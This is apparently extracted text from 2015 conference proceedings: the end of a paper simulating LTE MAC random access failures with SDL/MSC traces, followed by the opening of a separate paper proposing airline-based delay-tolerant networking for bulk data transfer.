In the new trial, UE selects a new random preamble and repeats the steps again, but also a problem occurs in the contention resolution. The UE starts the third (last) trial, but also a problem occurs. Now, the UE has reached to the maximum number of trials (3), and so Non_successful_Random_Access_process signal is sent to RRC.




Figure 10. Non successful RAR simulation (1)




Figure 11. Non successful RAR simulation (2)



MSC SimulatorTrace
Simulation trace generated by SDL Simulator 4.4
process RRC_process
process Random_access_control
process Multiplexing_and_assembly
process PHY
env_0
RRC_process_1_1
Random_access_control_1_3
Multiplexing_and_assembly_1_2
PHY_1_4
S0
Idle
msg3_state
S0
user_env
CMAC_RANDOM_ACC_REQ
preamble_value
('011111'B)
S0_1
subframe_value
(6)
S0_2
wait_the_reply
frame_value
(7)
S0_3
preamble_received_target_power
(-68)
RAR_window_timer(0.0030)
Random_Access_Response_Reception
Random_Access_Response_MAC_PDU
('01011111000000011111111111111000000000000000111111111111110001111'B)
Waiting_for_Msg3_parameters
TAC
('00000011111'B)
Waiting_for_Msg3_parameters_1
RAR_Grant
('11111111000000000000'B)
Waiting_for_Msg3_parameters_2
MSG_3_POWER
(-66)
Waiting_for_Msg3
Msg3_req
MAC_PDU_UL
Wait_msg3_Reply
('1111111111111111111111111111111111111111
Msg3_reply
('1111111111111111111111111111111111111111111100001111'B)
msg3_state

Figure 12. Non successful contention resolution simulation (1)

Copyright (c) IARIA, 2015. ISBN: 978-1-61208-439-8



process
env_0
RRC_process_1_1
process
Random_access_control_1_3
process
Multiplexing_and_assembly_1_2
process
PHY_1_4
mac_ContentionResolutionTimer(16.0000)
msg4_Waiting
PDCCH_reception
wait_PDU
MAC_PDU_DL
('0001110011111111111111111111111111111111111111111111110100111100000000000000'B)
Delay_Timer(0.0000)
my_wait
S0
preamble_value
('100101'B)
S0_1
subframe_value
(6)
S0_2
frame_value
(7)
S0_3
preamble_received_target_power
(-36)
RAR_window_timer(0.0030)
Random_Access_Response_Reception
Random_Access_Response_MAC_PDU
('011001010000000011111111111110000000000000001111111111111110001111'B)
Waiting_for_Msg3_parameters

Figure 13. Non successful contention resolution simulation (2)

VI. CONCLUSON AND FUTURE WORK

In this paper, the random access process main problems are considered for both contention and non contention based process and the way MAC sub-layer solve them are explained as stated in 3GPP standard.

SDL/MSC is used to verify and validate the functionality of the proposed solution for both unsuccessful RAR and the unsuccessful contention resolution problems and reporting the upper layer with unsolved ones. A reduced size code is generated, which can be integrated with the rest of the layers' processes, when implemented, to produce a complete E-UTRAN system. Also, the introduced methodology can be used to implement other processes in the MAC sub-layer or any control layer protocols of LTE system.

REFERENCES

[1] Ericsson, June. "Ericsson mobility report." (2014).

[2] D. Astély, E. Dahlman, A. Furuskär, Y. Jading, M. Lindström, and S. Parkvall, "LTE: The Evolution of Mobile Broadband," IEEE Comm. Mag., vol 47, no.4, 2009, pp.44-51,.

[3] 3GPP TR 25.913: Requirements for Evolved UTRA (E-UTRA) and Evolved UTRAN (EUTRAN).

[4] S. Yi, S. Chun, Y. Lee, S. Park, and S. Jung, "Radio Protocols for LTE and LTE-advanced". John Wiley & Sons, 2012.

[5] 3GPP. TS 36.321 V 9.6.0 3rd Generation Partnership Project; Technical Specification Group Radio Access Network; Evolved Universal Terrestrial Radio Access (E-UTRA);Medium Access Control (MAC) protocol specification; (2012-03)

[6] A. N. Khan, J. Khalid, and H. K. Qureshi, "Performance analysis of contention-based random access procedure in clustered LTE networks". In: Next Generation Mobile Apps, Services and Technologies (NGMAST), 2013 Seventh International Conference on. IEEE, 2013. p. 203-209.

[7] Z. Chen and Y. Zeng, "Random Access Control for M2M in LTE System" International Journal of Distributed Sensor Networks, Volume 2013, pp. 1-8, Article ID 313797.

[8] J. Löhr, H. Suzuki, O. Gonsa, and M. Feuersänger, "Enhanced random access procedure for mobile communications." U.S. Patent No. 8,737,336. 27 May 2014.

[9] M. S. Vajapeyam, et al. "Random access procedure enhancements for heterogeneous networks." U.S. Patent No. 8,666,398. 4 Mar. 2014.

[10] D. T. Wiriaatmadja and K. W. Choi, "Hybrid Random Access and Data Transmission Protocol for Machine-to-Machine Communications in Cellular Networks." Wireless Communications, IEEE Transactions on 14.1 (2015): pp. 33-46.

[11] E. Dahlman, S. Parkvall, and J. Skold, "4G: LTE/LTE-advanced for mobile broadband." Academic press, 2013.

[12] M. S. Yousef, H. A. Elsayed, and A. Zekry, "Design and Simulation of Random Access Procedure in LTE" International Journal of Computer Application, Foundation of Computer Science, (IJCA 0975 – 8887), Vol 110, Issue 16, Jan. 2015, pp 16 - 22, New York, USA.




Figure 14. Non successful contention resolution simulation (3)



process
env_0
RRC_process_1_1
process
Random_access_control_1_3
process
Multiplexing_and_assembly_1_2
process
PHY_1_4
RAR_window_timer(0.0030)
Waiting_for_Msg3_parameters
Random_Access_Response_Reception
Random_Access_Response_MAC_PDU
('011011000000000111111111111110000000000000001111111111111110001111'B)
TAC
('00000011111'B)
Waiting_for_Msg3_parameters_1
RAR_Grant
('111111111000000000000'B)
Waiting_for_Msg3_parameters_2
MSG_3_POWER
(-2)
Msg3_req
Waiting_for_Msg3
Wait_msg3_Reply
Msg3_reply
MAC_PDU_UL
('11111111111111111111111111111111111111111111100001111'B)
('11111111111111111111111111111111111111111111100001111
msg3_state
mac_ContentionResolutionTimer(16.0000)
msg4_Waiting
PDCCH_reception
wait_PDU
MAC_PDU_DL
('000111001111111111111111111111111111111111111111110100111100000000000000'B)
Non_Successful_Random_Access_Process
Idle

Figure 15. Non successful contention resolution simulation (4)

Copyright (c) IARIA, 2015. ISBN: 978-1-61208-439-8

Bulk Data Transfers through an Airline Delay-Tolerant Network

Christina M. Malliou, Nikolaos Bezirgiannidis, Vassilis Tsaoussidis
Democritus University of Thrace
Xanthi, Greece
e-mail: {cmalliou, nbezirgi, vtsaousi}@ee.duth.gr

Abstract— **In the era of big data, the Internet engineering community is searching for solutions to alleviate the issues caused by the constantly increasing data traffic. In this paper, we attempt to revive the sneakernet paradigm as a possible solution for non-real-time bulk data transfers. We propose a sample network architecture that takes advantage of the existing worldwide airline infrastructure, and leverages Delay-Tolerant Networking architecture to transfer data over the air in an automated way. We exploit Contact Graph Routing algorithm, which utilizes flight schedules to route bundles based on delivery delay or cost minimization. We examine the applicability of our proposal in a scenario that includes bulk space-data transfers between ESA data centers. Through simulations, we illustrate that the proposed scheme can deliver data efficiently between connected data centers, while the achieved throughput increases with the amount of data transmitted.**

Keywords-Delay/Disruption Tolerant Networking; Airport network; Sneakernet; Bulk data; Contact Graph Routing.

I. INTRODUCTION

Internet growth and digital data production are typically considered as two symmetric but also reciprocally-influenced aspects of our digital era: Internet boosts digital data production and digital data growth is served through the growing Internet. However, data privacy, ownership or processing parameters occasionally call for local access of data – typical Internet speeds cannot accommodate timely transfer of huge data to local ends.

Every year a vast amount of digital information is produced, with a rate that grows exponentially. This includes non-real-time data, such as data center backups and scientific data. For example, according to [1] the European Bioinformatics Institute (EBI) in Hinxton, UK, currently stores 20 petabytes of data and back-ups; in 2016 the Large Synoptic Survey Telescope, in Chile, will create 140TBytes of data every five days [2] and the European Space Agency (ESA) expects production of 850Gbit of compressed data per day from a single mission (Euclid) [3] NASA in [4] claimed that planned missions will easily stream more than 24TBytes a day. Also, every year, particle-collision events in CERN's Large Hadron Collider generate around 15 petabytes of data [1]. Frequently, these data have to be transferred around the world, in order to be elaborated locally by various research centers, occasionally with different scope. All such non-real-time transmissions of scientific data, plus other potential information sources of medical, meteorological or social nature, that produce huge data, constitute the major challenge of the proposed approach. Until now, such data was delivered either using costly dedicated networks or via physical delivery of hard copy elements between the source and the end-user.

Our architectural approach exploits two major properties of future Global Internet (see [5]): (i) the ability to accommodate data-in-flight in storage, following the Delay-Tolerant Networking (DTN) paradigm, and (ii) the Contact Graph Routing algorithm (CGR), which optimizes routing when deterministic contacts are scheduled – with or without probabilistic influence.

In particular, we explore the potential to incorporate a Delay-tolerant network within the network of airports around the world, and build a Contact Graph Routing algorithm using the scheduled flight connections, aiming at carrying bulk data between data centers located near airports. We evaluate this potential based on throughput gains and cost expenditures; however, given the increasing amount of big-data applications and the digitalization of everything, we consider that our approach to evaluate impact is rather modest. In order to present realistic results, we use the high-capacity dedicated internal network of ESA [6], as reference for comparison.

Practically, we consider end users unaware of network characteristics. Certainly, users are indeed delay-tolerant since they expect to transfer huge amounts of data towards a far end; therefore, our assumption for an end-to-end delay-tolerant application for delivering huge data across the globe is not unrealistic. Instead of using a transmission link, the network uses the physical airline connection. Thus, the aircraft becomes the transmission link. Clearly, the Delay X Bandwidth product with the typical link versus the airline-as-the-link differs; the real issue is when the data-to-transfer or the storage capacity of the airplane balances the trip delay.

In the context of the physical architecture constraints, we show that a significant improvement in terms of delivery time/throughput could be achieved; the significance grows when data amount grows and the importance of the solution grows when the geographical distribution of the end users expands. Beyond that, one can focus also on the importance of automating the manual data delivery service, alone.

Our work is structured as follows: we discuss the context of our approach within the framework of related work in Section 2 and present the architectural constraints in Section 3. We detail the evaluation methodology in Section 4 and show the results in Section 5. We conclude in Section 6 along with our remarks for complementary and future work.

II. RELATED WORK

Researchers have proposed different types of vehicular networks, such as trains, buses, cars and airplanes, for data transportation. In TrainNet [7], storage devices are placed in trains and stations for delivering data from one station to another. As in our approach, this method provides high bandwidth link that could be used to deliver non real-time data. The authors propose the alternative of fiber optics to connect trains and stations, however they evaluate it using human interference, i.e., the transmission of disk cases between trains and stations. Furthermore, they focus on data queue management policies, and consider only single-hop transmissions, without any routing or automated forwarding policies.

In various works, researchers have proposed the use of buses to extend Internet service to disconnected areas. In [8], buses travel according to a schedule between Internet kiosks and opportunistically exchange data. A similar functionality is presented in [9], where data transfers exploit a connectivity plan routing protocol. In contrast to the network proposed here, the aforementioned architectures strongly rely on the Internet, and couldn’t be used for bulk data transmissions.

Also, cars are used in [10] for solving the transmission problem of bulk data. The whole idea exploits the existing worldwide road infrastructure for moving huge amounts of data between geographically distributed locations. In this network, unlike our work, cars do not follow regular prescribed schedules.

The idea of exploiting air flights has been proposed in [11] where the authors suggest a method to send messages between airports, based on the scheduled flight connections. This network is used for delivering small size messages from one airport to another, by using the passengers’ mobile devices, where the messages are loaded depending on their destination, while passengers are waiting for their flight. By contrast, our proposed approach targets the transmission of bulk data exploiting an infrastructure installed in airports and airplanes. Furthermore, we propose the use of Contact Graph Routing algorithm, which exploits the scheduled connections, and achieves 100% delivery ratio, assuming adequate storage network capacity.

In [12], the authors suggested the combined use of the Internet together with the postal system to send a part of the data using hard-drives. However, this approach lacks automation, due to the fact that it strongly relies on the human interference.

Here, we attempt to exploit the airline network to create a high-capacity, automated system for bulk data transmissions, which operates in a transparent fashion (i.e., without any need to physically transfer storage media), and routes data according to the predefined air flight schedules.

III. SYSTEM ARCHITECTURE

In this Section, we present the architecture of the proposed system, which can be used to transport massive quantities of non-real-time data between two distant geographical locations. The system combines the existing worldwide airline infrastructure with the concept of delay-tolerant networks, providing a reliable manner to distribute bulk data in an automated way.

In particular, the proposed architecture exploits the DTN paradigm as an alternative or complementary network layer to IP, for the data transmissions. Applications that are used to transmit data, either in a pull or in a push function, function on top of the DTN architecture in an automated and transparent way, similar to the Internet infrastructure.

Unlike the Internet protocol suite, however, DTN does not necessitate end-to-end connectivity; instead, it can deliver data in the presence of communication disruptions, or through intermittent links. Therefore, it constitutes an ideal candidate for transmitting data through a store-and-forward airplane network. Moreover, DTN may function on top of the Internet architecture as well [13], hence providing a hybrid mode of operation, where data can be routed either over Internet links or airplane links, depending on the routing objective.

Our network model comprises a *sending node* (e.g., research center where scientific data are stored), a *destination node*, (e.g., research center where a scientist requests data download), a set of *interconnected airports* with persistent DTN storage capabilities, which are in the vicinity of the research or data centers, and a *fleet of airplanes*, which have persistent storage to carry the bulk sets of data onboard (see Figure 1).

In a data transmission scenario, a bulk data set, originated from the sending research center, is transferred to the nearby airport, where it is stored in the data storage. When the airplane - selected by the data routing function - arrives, the data set is transferred to the airplane storage. For large data sets that do not fit in a single airport, different bundles (i.e., subsets) of data are routed via different airplanes. The airplane(s) travel(s) with data onboard and, upon arrival at destination airport, data are offloaded into the destination airport’s persistent storage. From that point, the data bundles may continue with transmission over consecutive flights, until the arrival at the destination airport (i.e., the airport that supports the destination research center), which will forward the data to the destination research center.

In this early work, we focus on a generic architecture scheme and on the evaluation of different routing alternatives. Therefore, we do not study the hardware components and network infrastructure extensively, but, instead, propose a sample infrastructure implementation. In our proposal, the research centers are connected with airports via fiber optics links; the airports have installations of high-capacity network drives where the data are transferred on a parallel mode; airplanes have boxes of storage disks (e.g., Solid-State Drives); and data are transferred between airport and airplane storage drives through high capacity Ethernet (10 /100 Gigabit Ethernet) on parallel mode. Since the storage hardware components are being continuously improved, the infrastructure components may evolve or be updated to higher-capacity, higher-speed, state-of-the-art hardware, and provide further improved data rates and storage capabilities 